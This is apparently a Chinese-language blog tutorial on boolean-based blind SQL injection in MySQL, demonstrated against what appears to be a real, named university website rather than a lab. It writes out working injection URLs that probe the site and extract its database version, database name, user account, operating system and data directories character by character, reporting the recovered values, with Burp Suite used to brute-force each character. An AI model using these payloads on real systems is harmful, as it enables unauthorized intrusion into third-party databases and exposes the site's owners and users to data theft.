
**Mysql 高级盲注之布尔型盲注**

**0x01 什么是盲注 [sqli blind]**

**盲注通常都是专门为了对付目标页面错误处理的比较好的这种情况,也就是说,有时即使目标存在注入,因为在页面上没有任何回显,此时再想利用常规的union曝数据字段可能就不大现实了,于是后来就被人发现了盲注这种技巧,关于盲注的常用类型,主要有三种,基于时间,布尔,错误[实际遇到的非常少]的盲注,不过我们今天暂时只针对布尔型盲注做详细说明,关于其它的技巧,后续还会再单独说明,其实,也算不上什么很高级的技巧,都是一些很基础的堆砌,废话不多说,最好的办法还是直接通过实战来透彻理解盲注**


**0x02 此次用于实战演示的布尔型盲注点,如下,页面正常情况下是这个样子的**

**https://www.vgu.ac.in/photo-gallery.php?id=1**




**0x03 还是先简单的判断下目标是否真的存在注入,当我尝试用 ‘\’干扰时,发现数据库已经报错了**

**https://www.vgu.ac.in/photo-gallery.php?id=1\**




**0x04 既然报错,就差不多说明,这已经是个注入点了,下面只需要想办法把它的sql语句成功闭合掉即可,也许在这里一眼看去,很可能以为它就是个普通的数字型注入点,其实,它是个字符型注入,这一点在实战中一定要注意,有时候发现数字闭合成功,要马上想到它也可能是个字符型的,因为这个数字到后端很可能是被当成一个字符串来处理的,如下,当我们条件为真时,页面返回正常**

**https://www.vgu.ac.in/photo-gallery.php?id=1' and 12=12 and 'sec'='sec**



**当我们的条件为假时,页面返回异常,这也说明我们的闭合没有问题,既然没有问题,我们就可以开始查各种数据了**


**https://www.vgu.ac.in/photo-gallery.php?id=1' and 12=121 and 'sec'='sec**




**0x05 还是严格按照之前的流程,只不过这次查数据的方式,可能稍微不那么直观了**

**查询数据库版本,大家可能也看到了,盲注的本质,其实就是逐个字符的截取判断,像这种重复性的操作,如果纯手工来的话,估计得累死,还是老办法,我们直接拿burpsuite跑一下就好了,根据经验,像版本号一般都不会太长,20个足矣,常用的ascii码值,一般也都会在32-127之间,下面只是跑第一位字符,后面你还可以接着把第二位,第三位……字符都按同样的方法跑出来,像这些基础函数在前面都已经详细说明过了,实在不明白可以去看那个**


**https://www.vgu.ac.in/photo-gallery.php?id=1' and (select ascii(substring((select version()),1,1))=53) and 'sec'='sec**








**我们发现,数字跑到53时抛出响应了异常,说明版本号第一位字符的ascii码值为53,其对应的字符为 ‘5’,篇幅原因,我就不一一的跑了,通过逐个位遍历,我们最终得到的完整版本号为 ‘5.5.57-cll’**




**查询当前数据库名, 依然是一位位的截取遍历判断**

**https://www.vgu.ac.in/photo-gallery.php?id=1' and (select ascii(substring((select database()),1,1))=112) and 'sec'='sec**




**我们看到数据库名的第一个字符对应的ascii码值为118,其对应的字符为’v’,遍历后的最终结果为’** **vguac\_web’**




**查询当前数据库用户名**

**https://www.vgu.ac.in/photo-gallery.php?id=1' and (select ascii(substring((select user()),1,1))=112) and 'sec'='sec**





**通过逐个位遍历,最终得到的数据库用户名为 ‘vguac\_webuser@localhost’**




**查询目标系统平台,遍历可知,目标系统平台为 ‘Linux’**

**https://www.vgu.ac.in/photo-gallery.php?id=1' and (select ascii(substring((select @@compile\_version\_os),1,1))=112) and 'sec'='sec**






**查询数据存放目录,其最终结果为 ‘/var/lib/mysql/’**



**查询Mysql安装目录, 其最终结果为 ‘/usr’**



